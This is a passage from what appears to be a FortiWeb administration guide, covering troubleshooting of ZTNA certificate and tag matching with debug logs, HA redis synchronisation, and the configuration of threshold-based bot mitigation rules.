   - Refer to "Diagnose server-policy connectivity issues" above for more troubleshooting methods
2. Check if the client certificate is signed and stored on the FortiClient PC:
   - Confirm the FortiClient is connected to the correct FortiClient EMS;
3. Check if the client certificate is available on the client PC;
   Use either of the below two ways to check:

- Check if the client certificate is available in the browser storage:



- Search & open “Manage user certificates” on the Client PC; the FortiClient certificate signed by FortiClient EMS should be seen in Personal certificate directory as below:



Please note if the certificate is not available, it might be a FortiClient or FortiClient EMS issue. You can try to disconnect and reconnect the FortiClient EMS to see if a new certificate can be fetched. This process may take a few seconds or more than one minute.

4. Check the SSL configuration on FortiWeb.
   If client certificate verification is not configured properly, the browser will not prompt certificate selecting.
   Pay attention to these configuration:
   - Confirm that the CA Group in Certificate Verify rule includes the correct CA certificate.
     This CA certificate is the FortiClient EMS CA certificate (ZTNA) that can be found in FortiClient EMS in **System Settings > EMS Settings**;
     This CA certificate is synchronized from FortiClient EMS and can be found on in FortiWeb **Server Objects > Certificates > CA**; the name is the EMS SN.





- Similarly, if you configure a SNI policy instead of directly selecting a client certificate verify rule, please make sure the correct certificate verify rule is configured for the SNI policy.



ZTNA Access Control issues 2 - ZTNA tags are not matched as expected in ZTNA rules or HTTP Content-routing policy

When the client certificate is selected but ZTNA actions are not taken as expected, please troubleshoot from these aspects:

1. Confirm the client certificate is correct:
   - When multiple certificates are prompted by the browser, confirm the correct certificate is selected.

     Only when the UID (FortiClient ID) and the FortiClient EMS SN match, tag searching may continue.
   - Do not click **Cancel** selecting the certificate on browser, otherwise SSL handshake will fail (when Strictly Require Client Certificate is enabled in the Client Certificate Verify rule), then tag matching cannot be processed.
2. Confirm the Tags of the client match those configured in ZTNA rules:
   - Compare client information displayed in `diagnose system endpoint client` with that shown on FortiClient EMS or FortiClient; make sure that the key fields such as FortiClient ID/UID, EMS SN, IP, FCT_SN, and Tags are the same.
   - Check the tag name carefully. Tags displayed in `diagnose system endpoint client` should be the same with that configured in ZTNA rule and originally created on EMS
     - Tags shown on FortiWeb CLI has a prefix as the EMS_SN, but the prefix is not included in the diagnose output and FortiWeb GUI
     - Although FortiClient EMS and FortiWeb support almost all special characters as the tag name, we recommend using alphabet and numbers. Please examine and compare the tags carefully when you encounter tag matching failures.
3. Enable diagnose debug logs to check the detailed ZTNA processing:

```
# diagnose debug application ztna 7 #ZTNA rule matching logs
# diagnose debug proxy svr-balance 7 #ZTNA server load balance logs
# diagnose debug proxy thread-ztna-sync 7 #ZTNA endpoint sync logs
# diagnose debug timestamp enable
# diagnose debug enable
```

Example 1: Server-policy + Certificate Verification + ZTNA Profile/Rule

```
<11: 8: 2>[SLB][DEBUG][line:0514]
<11: 8: 2>[SLB][DEBUG][line:0515] Prepare to run slb in pool
<11: 8: 2>[SLB][DEBUG][line:0058] ----------------Assign server ---------------
<11: 8: 2>[SLB][DEBUG][line:0061] Assign server IP: 2001:1234::a41:142
<11: 8: 2>[SLB][DEBUG][line:0068] Assign server port 443
<11: 8: 2>[SLB][DEBUG][line:0070] Connection Number 1
<11: 8: 2>[SLB][DEBUG][line:0072] ----------------Assign server finished---------------
<11: 8: 2>[ZTNA_RULE][INFO] Enter ZTNA rule match
<11: 8: 2>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11: 8: 2>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
==> Certificate verification passed; start checking tags via UID fetched from
     certificate
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_01 match begin
<11: 8: 2>[ZTNA_RULE][INFO] ===Check GEO===: Unknown Country/Region
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna geo condition 1
<11: 8: 2>[ZTNA_RULE][INFO] ===Check EMS Tags===: client ems tags: 4, ems tag rule: 1
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA ems tag condition 1
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: all_registered_clients
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: Tag_Sales
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: Tag_Fabric_On
<11: 8: 2>[ZTNA_RULE][INFO] Check Client EMS tag: High
<11: 8: 2>[ZTNA_RULE][INFO] Not matched any ztna ems tags condition
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_01 match finish, not matched
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_02 match begin
<11: 8: 2>[ZTNA_RULE][INFO] ===Check source address===: 10.65.1.63
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna source addr condition 1
<11: 8: 2>[ZTNA_RULE][INFO] ===Check EMS Tags===: client ems tags: 4, ems tag rule: 1
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA ems tag condition 1
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_Tag_Fabric_On
<11: 8: 2>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_Tag_Sales
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna ems tags condition 1
<11: 8: 2>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_02 match finish, matched
<11: 8: 2>[ZTNA_RULE][INFO] Matched ztna-profile ztna_profile_01, ztna-rule ztna_rule_
     02, action 1
==> Action Code: 1: Accept; 4: Deny (no log); 6: Alert & Deny
```

Example 2: HTTP Content-routing policy + Certificate Verification + ZTNA Profile/Rule

```
<11:36:55>[SLB][DEBUG][line:0825] HTTP Request URL : /sales/index.html
<11:36:55>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11:36:55>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
==> Certificate verification passed; start checking tags via UID fetched from
     certificate
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822002977_all_registered_
     clients #The ZTNA Tag configured in the policy
<11:36:55>[SLB][DEBUG][line:0878] not matched ztna ems tag
<11:36:55>[SLB][DEBUG][line:1146] Match item id(2) match_object(13) ret = -1.
==> The 1st HTTP content-routing policy not matched due to tags are not matched
<11:36:55>[SLB][DEBUG][line:0933] match request: /sales/index.html <-> /sales/.
<11:36:55>[SLB][DEBUG][line:1146] Match item id(1) match_object(2) ret = 0.
==> The 1st match object (URL) in the 2nd HTTP content-routing policy matched
<11:36:55>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11:36:55>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_Tag_Sales
```

```
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_all_registered_
     clients
<11:36:55>[SLB][DEBUG][line:0875] matched ztna ems tag
<11:36:55>[SLB][DEBUG][line:1146] Match item id(2) match_object(13) ret = 0.
==> The 2st match object (ZTNA Tags) in the 2nd HTTP content-routing policy matched
<11:36:55>[SLB][DEBUG][line:1375] Hit content routing (CR_Policy_Sales).
==> The 2nd HTTP content-routing policy matched
<11:36:55>[SLB][DEBUG][line:0514]
<11:36:55>[SLB][DEBUG][line:0515] Prepare to run slb in pool
<11:36:55>[SLB][DEBUG][line:0126] scheduler_rr: server_count=1, backup =0
<11:36:55>[SLB][DEBUG][line:0058] ----------------Assign server ---------------
<11:36:55>[SLB][DEBUG][line:0061] Assign server IP: 10.65.1.66
<11:36:55>[SLB][DEBUG][line:0068] Assign server port 80
<11:36:55>[SLB][DEBUG][line:0070] Connection Number 1
<11:36:55>[SLB][DEBUG][line:0072] ----------------Assign server finished---------------
<11:36:55>[ZTNA_RULE][INFO] Enter ZTNA rule match
<11:36:55>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822003003
<11:36:55>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
<11:36:55>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_03 match begin
<11:36:55>[ZTNA_RULE][INFO] ===Check source address===: 10.65.1.63
<11:36:55>[ZTNA_RULE][INFO] Matched ztna source addr condition 1
<11:36:55>[ZTNA_RULE][INFO] ===Check GEO===: Unknown Country/Region
<11:36:55>[ZTNA_RULE][INFO] Matched ztna geo condition 1
<11:36:55>[ZTNA_RULE][INFO] ===Check EMS Tags===: client ems tags: 4, ems tag rule: 1
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA ems tag condition 1
<11:36:55>[ZTNA_RULE][INFO] Check ZTNA rule EMS tag: FCTEMS8822003003_High
<11:36:55>[ZTNA_RULE][INFO] Matched ztna ems tags condition 1
<11:36:55>[ZTNA_RULE][INFO] ZTNA rule ztna_rule_03 match finish, matched
<11:36:55>[ZTNA_RULE][INFO] Matched ztna-profile ztna_profile_02, ztna-rule ztna_rule_
     03, action 1
==> After HTTP content-routing policy matched, ZTNA profile/rule also matched
```

Example 3: When an incorrect client certificate is selected

```
<12:53: 6>[ZTNA_RULE][INFO] Client cert issuer common name: FCTEMS8822002977
<12:53: 6>[ZTNA_RULE][INFO] Client cert subject common name:
     CA0EF982B9604702862F95798F73C060
<12:53: 6>[ZTNA_THREAD][ERR] ztna get client tags from db failed, uid:
     CA0EF982B9604702862F95798F73C060, sn: FCTEMS8822002977
<12:53: 6>[ZTNA_RULE][DEBUG] Cannot get client ems tags or no ems tags
==> ZTNA fails to get the client tags from database due to failing to fetch the
     corresponding UID from the client certificate.
```

4. Sometimes you may find even if a tag is removed on FortiClient EMS, and the tag has been removed from the client displayed in `diagnose system endpoint clients`, it will still be matched in ZTNA rule.
   You may wait for one more minute and check the result again. In current implementation, there is a time gap between tags synchronized from FortiClient EMS to FortiWeb redis db and tags synchronized from redis db to proxyd cache. Proxyd sync interval is 60 seconds. It means that even if you see the tag is removed in `diagnose system endpoint clients`, this change will take more time to update to Proxyd.

ZTNA Access Control issues 3 - Source IP or GEO IP are not matched in ZTNA rules

Source IP and GEO IP can be configured as conditions in a ZTNA rule. This improves the flexibility of ZTNA rules.

There are several tips when using Source IP or GEO IP rather than ZTNA Tags as a condition:

- The source IP to be matched is the source IP in the IP header of the request packet sent to FortiWeb, not the IP field in the endpoint information
- IP addresses in X-Forward-For headers will not be matched

You can enable diagnose debug logs to check process details.

ZTNA issues in HA environment

In HA deployment, only the primary FortiWeb connects to FortiClient EMS and keeps pulling ZTNA tags and clients information from it, and then synchronizes these information to the secondary nodes.

In Active-Passive mode, only the primary FortiWeb processes ZTNA traffic, so if there is any issue, you just needs to troubleshoot on the primary node according to above methods.

In Active-Active standard and Active-Active high volume HA modes, the situation is a little different - both the primary and secondary nodes may process ZTNA traffic. So when issues occur, you also need to consider troubleshooting on secondary nodes.

1. Make sure that HA status is stable and configuration are synchronized among all HA nodes;
2. In Active-Active standard and Active-Active high volume HA modes, makes that server policy works well without ZTNA profile;
3. Check fcnacd diagnose logs to guarantee only the primary node communicates with FortiClient EMS;
4. Check if all endpoint clients information are synchronized among all HA nodes;
5. If the clients information are not synchronized among all HA nodes, or new client information cannot be synchronized from FortiClient EMS after HA failover, check with below points:
   - Check if redis processes are working properly:
     On the primary node, redis-server is working on 169.254.0.1:6389
     ```
     # ps | grep redis-server | grep 6389
     29158 root 55448 S /bin/redis-server 169.254.0.1:6389
     ```
     On secondary nodes, redis-server is working on 169.254.0.2, 169.254.0.3 or other IP:
     ```
     # ps | grep redis-server | grep 6389
     22682 root 128m S /bin/redis-server 169.254.0.2:6389
     ```
   - Check fcsync logs to see if there is any sync issues among HA nodes:
     ```
     # diagnose debug application fcsync 7
     # diagnose debug enable
     ```
     For more details, log in to the backend shell, check the output in /var/log/debug/fcsync_log or copy it to /var/log/gui_upload and download it via GUI for further checking.

     E.g. when secondary HA node switches to be the primary role, fcsync will monitor this event and re-initiate redis service and db sync process
     ```
     /# tail -f /var/log/debug/fcsync_log
     * Thu Aug 11 17:44:00 2022 : dbsync_msg_act.c[ 26]: <--- fcsync ---> recv msg from
          confd_ha, ha mode change, old role:2 new member id is:1
     * Thu Aug 11 17:44:00 2022 : main.c [ 283]: running mode changed, old mode:2
     * Thu Aug 11 17:44:00 2022 : main.c [ 182]: release cmdb poll:7 for fcsync
     * Thu Aug 11 17:44:00 2022 : main.c [ 189]: release sync msg poll:9 for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 368]: <--- fcsync 0 ---> start pid:25360
     * Thu Aug 11 17:44:02 2022 : main.c [ 143]: init cmdb poll:7 for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 155]: init trans poll for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 170]: init config for fcsync
     * Thu Aug 11 17:44:02 2022 : main.c [ 230]: <--- fcsync 1 ---> ha_mode:1 pid:25360
     * Thu Aug 11 17:44:02 2022 : main.c [ 257]: <--- fcsync 2 ---> ha role:1
     ```

```
* Thu Aug 11 17:44:02 2022 : main.c [ 258]: AP mode, role is 1, unknown:0 master:1,
    slave:2
* Thu Aug 11 17:44:02 2022 : dbsync_redis.c [ 377]: <--- fcsync ---> dbsync_change_
    to_master:377 change to master
* Thu Aug 11 17:44:02 2022 : dbsync_redis.c [ 147]: old config:<bind 169.254.0.2
    127.0.0.1
> new config:<bind 169.254.0.1 127.0.0.1
* Thu Aug 11 17:44:02 2022 : dbsync_redis.c [ 385]: dbsync_change_to_master:385
    restart_daemon change[3]
* Thu Aug 11 17:44:04 2022 : dbsync_redis.c [ 352]: s_pid:29158 root 52888 S
    /bin/redis-server 169.254.0.1:6389
```

Notes: Collect /var/log/debug/fcsync_log and /etc/redis/redis_6389.conf on both primary node and secondary nodes for support team analysis.

Bot mitigation

To quickly protect websites, mobile apps and APIs from automated threats, you can configure the bot mitigation feature to check more specific signatures such as client events, and occurrence of suspicious behaviors, etc. of regular clients.

See also

- Configuring threshold based detection on page 589
- Configuring biometrics based detection on page 594
- Configuring bot deception on page 596
- Configuring bot mitigation policy on page 601

Configuring threshold based detection

You can configure threshold based detection rules to define occurrence, time period, severity, and trigger policy, etc of the following suspicious behaviors, and thus FortiWeb judges whether the request comes from a human or a bot.

- Crawler
- Vulnerability Scanning
- Slow Attack
- Content Scraping
- Illegal User Scan

To configure a threshold based detection rule

1. Go to **Bot Mitigation > Threshold Based Detection**.
2. Click **Create New**.
3. For **Name**, enter a name for the threshold based detection rule that can be referenced in bot mitigation policy.
4. Configure these settings:

Bot Detection Settings		
Crawler Detection		
	Occurrence	Define the frequency that FortiWeb detects 403 and 404 response codes returned by the web server. The default value is 100.
	Within (Seconds)	Specify the time period, in seconds, during which FortiWeb detects the 403 and 404 response codes. The default value is 10.
	Action	Select which action FortiWeb will take when it detects a crawler: • **Alert**—Accept the connection and generate an alert email and/or log message.

		• **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block. The default value is **Alert**.
	Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects a crawler. The valid range is 1–3,600 seconds (1 hour). This setting is available only if Action is set to **Period Block**.
	Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a crawler: • Informative • Low • Medium • High The default value is **Medium**.
	Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a crawler. For details, see Viewing log messages on page 811.
Vulnerability Scanning Detection		
	Occurrence	Define the frequency that FortiWeb detects attack signatures. The default value is 100.
	Within (Seconds)	Specify the time period, in seconds, during which FortiWeb monitors the attack signatures. The default value is 10.
	Action	Select which action FortiWeb will take when it detects vulnerability scanning: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block. The default value is **Alert**.
	Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects vulnerability scanning. The valid range is 1–3,600 seconds (1 hour). This setting is available only if Action is set to **Period Block**.

	Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs vulnerability scanning: • Informative • Low • Medium • High The default value is **Medium**.
	Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about vulnerability scanning. For details, see Viewing log messages on page 811.
Slow Attack Detection		
	HTTP Transaction Timeout	Specify a timeout value, in seconds, for the HTTP transaction. The default value is 60.
	Packet Interval Timeout	Specify the timeout value, in seconds, for interval between packets arriving from either the client or server (request or response packets). The default value is 10.
	Occurrence	Define the frequency that FortiWeb detects slow attack activities. The default value is 5.
	Within (Seconds)	Specify the time period, in seconds, during which FortiWeb detects slow attack activities. The default value is 100.
	Action	Select which action FortiWeb will take when it detects slow attack activities: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block. The default value is **Alert**.
	Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects slow attack activities. The valid range is 1–3,600 seconds (1 hour). This setting is available only if Action is set to **Period Block**.
	Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs slow attack activities: • Informative • Low • Medium • High

		The default value is **Medium**.
	Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about slow attack activities. For details, see Viewing log messages on page 811.
Content Scraping Detection		The content types include text/html, text/plain, text/xml, application/xml, application/soap+xml, and application/json.
	Occurrence	Define the frequency that FortiWeb detects content scraping activities. The default value is 100.
	Within (Seconds)	Specify the time period, in seconds, during which FortiWeb detects content scraping activities. The default value is 30.
	Action	Select which action FortiWeb will take when it detects content scraping activities: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block. The default value is **Alert**.
	Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects content scraping activities. The valid range is 3,600 seconds (1 hour). This setting is available only if Action is set to **Period Block**.
	Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs content scraping activities: • Informative • Low • Medium • High The default value is **Medium**.
	Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about content scraping activities. For details, see Viewing log messages on page 811.
Illegal User Scan: Available only when you enable **User Tracking** in **Web Protection Profile**.		
	Request URL	Specify the URL used to match requests so that security headers can be applied to responses of the matched requests. After filling in the field with a regular expression, it is possible to fine-tune the expression in a Regular Expression Validator by clicking the >> button on the side. For details, see Appendix E: Regular expressions .

	Occurrence	Define the frequency that FortiWeb detects username in requests. The default value is 100.
